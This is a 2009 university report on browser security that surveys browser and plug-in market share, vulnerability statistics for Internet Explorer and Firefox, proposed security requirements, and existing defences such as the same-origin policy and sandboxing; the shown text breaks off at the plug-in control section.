# Browser security

Wouter S. van Dongen

January 2009

University of Amsterdam

**Abstract**

The past decade has shown that the browser is a vulnerable application. Vulnerabilities are still frequently being discovered for all browsers. Besides this, a typical browser has more than one plug-in installed and through the vulnerabilities associated with plug-ins fully patched browsers are at risk. Even if a browser and its plug-ins are patched and no vulnerabilities are known, the browser is still subject to XSS and CSRF attacks. Vulnerabilities form a threat to the confidentiality, integrity and availability of three client-side assets: browser data, system data, and network data. In order for browsers to ensure the security of the user's assets to a large extent, the browser should at least meet the following requirements:

- Site-sandboxing
- Security compartmentalization
- Limitation of scripts execution
- Update control
- Extension/plug-in control
- User Awareness

Currently no browser is able to meet all the requirements. However, browser developers are implementing increasingly better security solutions to reduce the overall impact of a vulnerability. Taking advantage of a vulnerability can be remarkably easy, open to anybody with or without a firm grasp of information security and programming/scripting. Additional measures should be taken to assure the security of all three assets.

## Acknowledgements

The author would like to thank Hans IJkel, Marc Smeets and Pieter Ceelen from KPMG IT Advisory, ICT Security and Control for their guidance and useful comments.

# Contents

# 1 Introduction

Today's society is truly reliant on the Internet. Therefore the web browser has become one of the most used applications by people.

Web browsing has dramatically changed since it started in the 1990s. Most web pages consisted of simple HTML with some text and pictures and perhaps some 'awesome' animated gifs. Web developers soon felt the urge to build websites that had a richer, more entertaining and more interactive experience. This has led to the development of new technologies such as Java, ActiveX, JavaScript, VBScript, XML, XLST, Shockwave, Flash and many others. Even the functionality of the browser can be extended by installing plug-ins and add-ons. By using these technologies we're able to create truly awesome web pages with embedded scripts and applets and to create a customized web browser. However, the downside is that malicious coders are also able to use these technologies to spread viruses, install unwanted software or even take over control of your computer. The dimensions of web browsers has grown adding more functionality which needs to be controlled and which can possibly be exploited.

In the most recent (2007) annual publication of the SANS/FBI top 20 security risks Microsoft's Internet Explorer was added to the list [1]. Besides this, the report has two striking conclusions about browser security which reveal the magnitude of the problem:

1. *"We have seen significant growth in the number of client-side vulnerabilities, including vulnerabilities in browsers..."*
2. *"Users who are allowed by their employers to browse the Internet have become a source of major security risk for their organizations..."*

## 1.1 Most popular browsers

Microsoft Internet Explorer is by far the most popular browser with a total market share of ≈70% [5, 6]. The most used version is 7.0 with a share of 46.77%. Mozilla Firefox holds a total share of ≈21% and its most popular version is 3.0 with 17.8%. The top browsers are listed in table 1 with their corresponding market share [5].Looking at the market share trends which are shown in figure 1 [5], Mozilla Firefox is gaining popularity and Microsoft Internet Explorer is somewhat decreasing. Although Google Chrome is not shown on the trend figure, its share is on the rise with the final release of 1.0 [7]. Internet Explorer 8 is scheduled to be released in the first quarter of 2009, as a result the shares of MSIE6 and 7 will decrease and MSIE 6 will become obsolete.

Table 1: Approximate browser usage for December 2008.

| **Browser** | **Usage** |
|---|---|
| Microsoft Internet Explorer 6.0 | 20.46% |
| Microsoft Internet Explorer 7.0 | 46.77% |
| Mozilla Firefox 2.0 | 3.77% |
| Mozilla Firefox 3.0 | 17.18% |
| Safari 3.1 | 3.28% |
| Safari 3.2 | 3.39% |
| Opera 9x | ≈1% |
| Google Chrome | ≈1% |




Figure 1: Market share trends.

## 1.2 Most popular browser plug-ins

A typical browser has more than one plug-in installed. Fully patched browsers are at risk through the vulnerabilities associated with plug-ins. Table 2 lists the adopted use of some of the most popular plug-ins [23]. Bit9 has put together a list of the most vulnerable applications of 2008 [2]. The applications on the list have been ranked according to the popularity of the application, number and severity of vulnerabilities, and difficulty of detection and/or patching. Of the twelve applications listed, four applications interact with the browser as a plug-in. Adobe Flash and Acrobat Reader share the second place on the list, followed by Sun Java on the fourth place and the last known plug-in Apple Quicktime has ended on the fith place. The bit9 vulnerability list clearly illustrates the tremendous extra associated risks for the browser by using the plug-ins.

Table 2: Usage shares of popular plug-ins.

| **Plug-in** | **Vendor** | **Share** | **Support** |
|---|---|---|---|
| Flash Player | Adobe | 98.8% | all |
| Java | Sun | 84.0% | all |
| Media Player | Microsoft | 82.2% | MSIE, Mozilla Firefox |
| QuickTime Player | Apple | 66.8% | all |
| Shockwave Player | Adobe | 47.1% | all |
| RealOne Player | Real Networks | 47.1% | all |
| Acrobat PDF Reader | Adobe | 80% | all |

## 1.3 The current situation on browser vulnerabilities

This section presents an overview of the total number, criticality and impact of vulnerabilities of the three most popular browsers: Microsoft Internet Explorer 7.x (MSIE7) and 6.x (MSIE6) and Mozilla Firefox 3.x (Firefox 3). Note that these statistics are solely based on the vulnerabilities found in the Secunia database and because they were founded in 2003 not all vulnerabilities are listed. Though these statistics present a good impression of the current situation as new browser vulnerabilities are reported within one day and carefully researched by using multiple sources.

The criticality of vulnerabilities is divided in the following groups [4]:

- **Extremely Critical** Typically used for remotely exploitable vulnerabilities that can lead to system compromise. Successful exploitation does not normally require any interaction and exploits[1] are in the wild.

[1] An exploit is a piece of software, a chunk of data, or sequence of commands that take advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized)[3]

- **Highly Critical** Typically used for remotely exploitable vulnerabilities that can lead to system compromise. Successful exploitation does not normally require any interaction but there are no known exploits available at the time of disclosure.
- **Moderately Critical** Typically used for remotely exploitable Denial of Service vulnerabilities and for vulnerabilities that allow system compromises but require user interaction.
- **Less Critical** Typically used for cross-site scripting vulnerabilities and privilege escalation vulnerabilities. This rating is also used for vulnerabilities allowing exposure of sensitive data to local users.
- **Not Critical** Typically used for very limited privilege escalation vulnerabilities and locally exploitable Denial of Service vulnerabilities. This rating is also used for non-sensitive system information disclosure vulnerabilities.

The possible outcome of vulnerabilities are classified in the following groups [4]:

- **Brute force** Used in cases where an application or algorithm allows an attacker to guess passwords in an easy manner
- **Cross-Site Scripting** These vulnerabilities allow a third party to manipulate the content or behavior of a web application in a user's browser, without compromising the underlying system. Different Cross-Site Scripting related vulnerabilities are also classified under this category. Cross-Site Scripting vulnerabilities are often used against specific users of a website to steal their credentials or to conduct spoofing attacks.
- **DoS (Denial of Service)** This includes vulnerabilities ranging from excessive resource consumption to crashing an application or an entire system.
- **Exposure of sensitive information** Vulnerabilities where documents or credentials are leaked or can be revealed either locally or from remote.
- **Exposure of system information** Vulnerabilities where excessive information about the system (e.g. version numbers, running services, installation paths, and similar) are exposed and can be revealed from remote and in some cases locally.
- **Hijacking** This covers vulnerabilities where a user session or a communication channel can be taken over by other users or remote attackers.
- **Manipulation of data** This includes vulnerabilities where a user or a remote attacker can manipulate local data on a system, but not necessarily be able to gain escalated privileges or system access.
- **Privilege escalation** This covers vulnerabilities where a user is able to conduct certain tasks with the privileges of other users or administrative users.
- **Security Bypass** This covers vulnerabilities or security issues where malicious users or people can bypass certain security mechanisms of the application.
- **Spoofing** This covers various vulnerabilities where it is possible for malicious users or people to impersonate other users or systems.
- **System access** This covers vulnerabilities where malicious people are able to gain system access and execute arbitrary code with the privileges of a local user.
- **Unknown** Covers various weaknesses, security issues, and vulnerabilities not covered by the other impact types, or where the impact isn't known due to insufficient information from vendors and researchers.

Secunia advisories often cover multiple vulnerabilities by removing duplicates generated by Linux distributions, issues in beta software, and what Secunia considers non-issues and fake issues that their competitors and other security vendors often write about. Consequently, the number of advisories issued for a product does not always reflect the number of security issues that have been disclosed.

### 1.3.1 Microsoft Internet Explorer 7.x

MSIE7 was equipped with many new security measures compared to its predecessor. Microsoft calls MSIE7 *"an extremely important update from a security perspective"* over MSIE6 and states *"There are dangers that simply didn't exist back in 2001, when Internet Explorer 6 was released to the world"* [20]. The first vulnerability of MSIE7 was posted only six days after the release and still hasn't been patched [21].

Statistics are based on 33 Secunia advisories, containing 70 Vulnerabilities [17]. MSIE7 was released in October 2007. The most salient of these statistics is that 27% of the vulnerabilities (9 out of 33 advisories) hasn't been patched. The most critical (marked as highly or extremely, which could result in system access) vulnerabilities have all been patched. 36% of all the vulnerabilities could have resulted in complete system access for an attacker, which is the worst thing that could happen.




Figure 2: MSIE 7.x Solution Status 2007-Jan 2009 [17]




Figure 3: MSIE 7.x Criticality 2007-Jan 2009 [17]




Figure 4: MSIE 7.x Criticality of unpatched 2007-Jan 2009




Figure 5: MSIE 7.x Impact 2007-Jan 2009 [17]

### 1.3.2 Microsoft Internet Explorer 6.x

In 2006 PC World named Internet Explorer 6 number 8 on their list of the "25 worst tech products of all time", citing its lack of security [22].

Statistics are based on 135 Secunia advisories, containing 142 Vulnerabilities [18]. Note that Secunia was founded in 2003 and MSIE6 was released in 2001. Compared to MSIE7 'only' 18 % of the vulnerabilities are unpatched. As with MSIE7 all critical vulnerabilities have been patched. The severity of all vulnerabilities is relatively higher as fewer vulnerabilities are marked as 'less' and 'not' with 33% as opposed to MSIE7 with 45%.




Figure 6: MSIE 6.x Solution Status 2003-Jan 2009 [18]




Figure 7: MSIE 6.x Criticality 2003-Jan 2009 [18]




Figure 8: MSIE 6.x Criticality of unpatched 2003-Jan 2009




Figure 9: MSIE 6.x Impact 2003-Jan 2009 [18]

### 1.3.3 Mozilla Firefox 3.x

Bit9 has honored Mozilla Firefox as the most vulnerable application of 2008 with the vulnerability description: *remote attackers can execute arbitrary code via buffer overflow, malformed URI links, documents, JavaScript and third party tools* [2].

Statistics are based on 8 Secunia advisories, containing 39 vulnerabilities [19]. Firefox 3 was released in the beginning of 2008. Mozilla patched all vulnerabilities as it should. Salient is that a very high percentage (75%) of the vulnerabilities are marked as 'high' severity. Firefox appears to be more vulnerable to Denial of Service attacks with 10% compared to MSIE 6 and 7 with respectively 3% and 0% and far less vulnerable for spoofing with 5% compared to MSIE 6 and 7 with respectively 13% and 25%.




Figure 10: Firefox 3.x Solution Status 2008-Jan 2009 [19]




Figure 11: Firefox 3.x Criticality 2008-Jan 2009 [19]




Figure 12: Firefox 3.x Impact 2008-Jan 2009 [19]

## 1.4 Research focus

### 1.4.1 The browser threat

Browser vulnerabilities are frequently discovered. Some recent examples are: CVE-2008-4259 (Dec 9 2008) [8], CVE-2008-4844 (Dec 9 2008) [9], CVE-2008-4258 (Dec 9 2008) [10], CVE-2009-0068 (Jan 8 2009) [11] and many many more [12, 13]. As shown in the previous section a portion of the reported vulnerabilities hasn't even been patched. Besides this, many people don't frequently update their software resulting in even more vulnerable systems. A recent collaborative study between Google, the Swiss Federal Institute of Technology, and IBM shows that at least 45.2%, or 637 million users, were not using the most secure web browser version on any working day from January 2007 to June 2008 [23]. In most cases, a successful vulnerability exploit results in the automatic installation of a malware binary, also called drive-by-download. The installed malware often enables an adversary to gain remote control over the compromised computer system and can be used to steal sensitive information such as passwords, to send out spam or to install more malicious executables over time. The population of potential victims is large as web proxies and NAT-devices pose

no barrier to infection [14]. Even if a browser is patched and no vulnerabilities are known, the browser is still vulnerable through plug-ins and subject to XSS [2] and CSRF [3] Attacks, enabling an adversary to steal sensitive information and to attack the intranet [27, 28, 29]. To summarize why attacking the browser is a fruitful and an increasingly popular activity for hackers:

- The browser is one of the most popular applications.
- Vulnerabilities associated with plug-ins (which may have other quality requirements than the browser itself) can affect the security of the browsers.
- Vulnerabilities for the browsers and their plug-ins are frequently being discovered.
- A large share of users doesn't use the most recent, secure browser and plug-ins.
- Not all vulnerabilities are patched by the developers.
- Creating a patch takes time, leaving the browser exposed.
- Even if the browser is fully patched, it still offers no protection against XSS and CSRF attacks.

### 1.4.2 Research question

The main research question of this report is as follows:

- *What is the current situation on client-side browser security protection from remote threats?*

To answer the main question the following sub-questions are defined:

- *Which security requirements should browsers meet to ensure client security?*
- *Are those security requirements met?*
- *What are the consequences for the client and its underlying network when browsers are not properly secured?*
- *How easily are browsers exploited in practice?*

## 1.5 Report structure

In this introduction a general impression is given of the current situation on browser security. Furthermore, the research questions have been outlined. Chapter 2 lays out the theoretical background, starting by discussing the security principles in 2.1. In the subsequent section 2.2 the exposed assets of the user are outlined. The browser security requirements are defined in section 2.3. The final section 2.4 of chapter 2 describes an overview of current browser security implementations. Chapter 3 shows how easily browsers can be exploited by using publicly available exploits and tools. In the final chapter 4 conclusions and recommendations are given.

[2] Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users [15].

[3] Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts [16].

# 2 Theoretical analysis

## 2.1 CIA triad

The primary goals and objectives of information security are contained within the CIA Triad (see figure 13). The CIA Triad is the name given to the three primary security principles: confidentiality, integrity, and availability [24, 25]. An undue degree on emphasis on one can lead to deficiency in one of the others.

The aspects of the CIA triad are defined as followes:

- **Confidentiality** If a security mechanism offers confidentiality, it offers a high level of assurance that data, objects, or resources are not exposed to unauthorized subjects. If a threat exists against confidentiality, there is the possibility that unauthorized disclosure could take place [25]. Confidentiality is very important for browsers because they carry and display sensitive data such as financial data and personal information. The underlying system and/or network may hold sensitive data as well such as a company intranet website, this information should not 'leak' out when using a browser.
- **Integrity** If a security mechanism offers integrity, it offers a high level of assurance that the data, objects, and resources are unaltered from their original protected state [25]. Browsers integrity is equally important as confidentiality for client security. Browser integrity ensures that the integrity of downloaded files is maintained. If the integrity of download files can't be safeguarded, the underlying system and network could be at stake as well.
- **Availability** If a security mechanism offers availability, it offers a high level of assurance that the data, objects, and resources are accessible to authorized subjects [25]. Availability isn't as important for browser as confidentiality and integrity. However, unavailability of the browser due to frequent crashing or the inability to view a website may be very frustrating and may invoke a user to start using another -perhaps older and less secure- version of the browser or perhaps a complete other browser which may be more vulnerable.




Figure 13: CIA triad

Given the CIA requirements, we can formulate which methods and techniques are required to realize these in the context of browser security.

## 2.2 Assets

Three client-side assets could be exposed to risks when the browser is not secure. The three assets are defined as follows:

- **Browser data** Data which is directly accessible by the browser. For example, the displayed data itself, session information (cookies), browsing history, downloaded files, bookmarks, stored website passwords etc.
- **System data** All data which is directly accessible by the underlying operating system. For example, personal documents, passwords, e-mail messages etc.
- **Network data** All information of the local area network which is accessible from a workstation or browser. For example, the intranet website, wikis, all kinds (database, mail etc.) of servers, web cams, network shares of other workstations, switches, routers, printers, IP phones etc. People often lack the Intranet security measures leaving hosts unpatched and using default passwords because they are under the impression that the firewalls blocks all external access to internal devices. An attacker does not have to compromise the entire host to take advantage of this, some malicious JavaScript is sufficient [27, 28].

  Note that network transport information such as HTTP or HTTPS, is not considered to be client-side browser security, but rather client-server security and is therefore outside the scope of this report.

Figure 14 illustrates the three assets (marked in red) in a simple corporate network.




Figure 14: Security assets (marked in red)

## 2.3 Browser requirements

There is a great variety of attacks possible against the browser. It is not possible to set-up requirements in a such way that all problems can be solved. However, if the described requirements in this section are correctly implemented, the number and the consequences of vulnerabilities would greatly diminish. For every requirement we looked at which security principle (CIA) it assures and which assets (Browser data (BD), System data (SD), Network data (ND)) are involved. The requirement's significance to assets are identified by: * less, ** medium, *** high.

- **Site-sandboxing** Websites should be isolated and not be able to access each others information.

Table 3: Site-sandboxing security principles and assets.

| **Ensures** | **Asset** |
|---|---|
| Confidentiality | BD***, ND** |
| Integrity | BD** |
| Availability | BD* |

- **Security compartmentalization/sandboxing** A sandbox typically provides a tightly controlled set of resources for guest programs to run in. Running the browser process with restricted privileges on the operating system will prevent that browser bugs easily lead to total system integrity loss. Besides this, different browser sessions (tabs) could run in separate processes preventing access when a process is corrupt or has been captured.

Table 4: Security compartmentalization security principles and assets.

| **Ensures** | **Asset** |
|---|---|
| Confidentiality | BD**, SD***, ND*** |
| Integrity | BD**, SD***, ND*** |
| Availability | BD**, SD***, ND*** |

- **Prevention of malicious scripts** Because a piece of downloaded script/applet/program runs inside the browser itself, it potentially has access to any information that the browser has. Depending on the type of program it could even have system access such as Microsoft ActiveX. Users should be warned, have the ability to turn scripts off and create white or black lists. A white lists can be used to define which URLs are allowed to run scripts whereas a black list contains URLs which are not allowed to run scripts. Malicious scripts form a serious threat as roughly 80% of all documented security threats in 2007 carried out cross-site scripting [34].

Table 5: Prevention of malicious scripts security principles and assets.

| **Ensures** | **Asset** |
|---|---|
| Confidentiality | BD***, SD***, ND** |
| Integrity | BD***, SD***, ND* |
| Availability | BD*, SD*, ND* |

- **Update control** When the browser is updated it is not/less susceptible to known vulnerabilities. The browser could be exploited by hackers or a malicious website to reveal/alter information on the users system or network or use the browser/system/network for unauthorized activities. A recent study by Google, IBM and ETH Zurich has confirmed that an internal automatic update mechanism is the most effective in terms of fast update adoption rates [23]. Therefore users should be informed if new browser

updates and/or patches are available and they should be automatically installed upon restart. By automatically installing updates users are not able to postpone the installation for any reason and are thereby forced to make use of the most recent patches. However, there could be downsides to automatic updates, for example to organizations that make use of customized web applications. These could suddenly turn unavailable as the browser is not able to interact or render the application properly anymore.

Table 6: Update control security principles and assets.

| **Ensures** | **Asset** |
|---|---|
| Confidentiality | BD***, SD***, ND** |
| Integrity | BD***, SD***, ND** |
| Availability | BD***, SD***, ND* |

- **Extension/plug-in control** Malicious or out of date extensions or plug-ins form a big security threat to the browsers. If they are not contained, they are able to interact at different levels with the browser and to control and modify its behavior. Some examples are stealing private date, logging network data, sending SPAM, altering web pages and much more. Furthermore, as discussed in chapter 1, unpatched plug-ins from a threat to a fully patched browser.
  - User should be able to get a detailed overview of all installed extensions and plug-ins with all its properties such as the access rights extensions have on the client-system.
  - Users should be warned with a detailed description when an extension tries to send information to a remote host and have the ability to block this.
  - Extensions should not be able to access, download and install arbitrary files without the user's authorization.
  - Code signing should be enforced to verify an extension is from the given source and guarantee that the code has not been altered or corrupted since it was signed.
  - Browsers should automatically install available updates for plug-ins and notify the user.
  - Browsers should prevent extensions from being able to hide themselves.
  - Browsers should perform integerity checks on extensions, this way an extension can not inject itself into another trusted extension.
  - Browsers should perform execution monitoring to verify a program is doing what it is supposed to do. The program should run with least privileges necessary to complete the job.

Table 7: Plug-in control security principles and assets.

| **Ensures** | **Asset** |
|---|---|
| Confidentiality | BD***, SD**, ND* |
| Integrity | BD***, SD**, ND* |
| Availability | BD*, SD* |

- **User awareness** Users should be aware of risk they are exposing themselves and their host, but without introducing additional complexity. In the previously mentioned research by Google et al. the notion of a 'best before' date for software is proposed (see figure 15) as almost all users are familiar with the concept of 'sell by', 'expires on', or 'best before' date stamps on perishable goods [23]. Instead of assuming software to be secure, a 'best before' dating system would enable the notification of upcoming expiration and risk associated with out of date or unpatched software so that the user is aware of the need to keep installed software 'fresh'.


Figure 15: Example 'best before' implementation in the browser.

Table 8: User awareness security principles and assets.

| **Ensures** | **Asset** |
|---|---|
| Confidentiality | BD**, SD**, ND* |
| Integrity | BD**, SD**, ND* |
| Availability | BD*, SD*, ND* |

## 2.4 Existing security solutions

This section describes the most important security solutions currently adapted in browsers. The described solutions are compared to the relevant requirements. For a comprehensive list of al browser security implementations I advise you to read Google's Browsers Security Handbook [32].

### 2.4.1 Same-origin policy

The same-origin policy is an implementation of the requirement 'site sandboxing', it is an important security concept for a number of browser side programming languages, such as JavaScript. The principle is that only the site that stores some information in the browser may later read or modify that information to prevent the loss of data confidentiality or integrity. The goal of this principle is to isolate multiple sites with respect to their ability to read and modify browser state, thereby allowing a user to browse as if each site and session are completely independent of each other [30]. The term origin is defined in browsers by using the protocol, hostname and port number. Internet Explorer only makes use the protocol and hostname to determine the origin [32]. Two interacting pages match if all of these values are exactly the same.

Recently Google has done extensive research on the same-origin policy [32]. Google states the specification is simplistic enough to actually omit quite a few corner cases and that all this ambiguity leads to a significant degree of variation between browsers, and historically has resulted in a large number of browser security flaws. Same-origin violations typically involve either hijacking an existing user session, issuing HTTP requests in the context of a user's web session, or impersonating a legitimate site to steal a user's credentials or other sensitive information (phishing) [33].

### 2.4.2 Security compartmentalization

Google chrome uses a security sandbox to restrict the rendering engine's ability to interact directly with the underlying operating system [32, 35]. Access to system functions and browser-managed data is heavily constrained, and individual tabs are generally run in separate processes. Microsoft Internet Explorer 7.0, on the other hand, has a feature called 'protected mode'. This feature protects users from attacks by running an IE process with greatly restricted privileges on Windows Vista [36]. Protected mode is not supported on versions older than Windows Vista. On MSIE8 protected mode is extended with tab isolation. Tab isolation ensures glitches and hangs do not bring down the entire browser, thereby ensuring that poorly written extensions do not significantly impact the performance or reliability of Internet Explorer 8 [37]. Mozilla Firefox doesn't run with restricted access rights and doesn't make use of a sandbox.

Figure 16 shows that on Windows Vista only Firefox doesn't make use of Vista's restrictions capabilities. Firefox is not restricted as it uses the default integrity level 'medium'. 'Low' integrity processes can only write to 'low' integrity objects.




Figure 16: Chrome, Firefox and Internet Explorer process integrity levels on Windows Vista.

### 2.4.3 Update control

Mozilla Firefox and Google Chrome both adopt automatic downloading and installation of updates. The auto-update mechanism has proven to be highly effective, 83% of all Firefox users has updated within only three days of a new public release. [23]. Internet Explorer has no internal update mechanism but gets automatically updated (if Windows update is enabled) as part of the monthly distributed Windows patches. Besides this, a user can update Internet Explorer without waiting for the monthly distributed patches through the Windows Update service website.

### 2.4.4 Plug-in and extension control

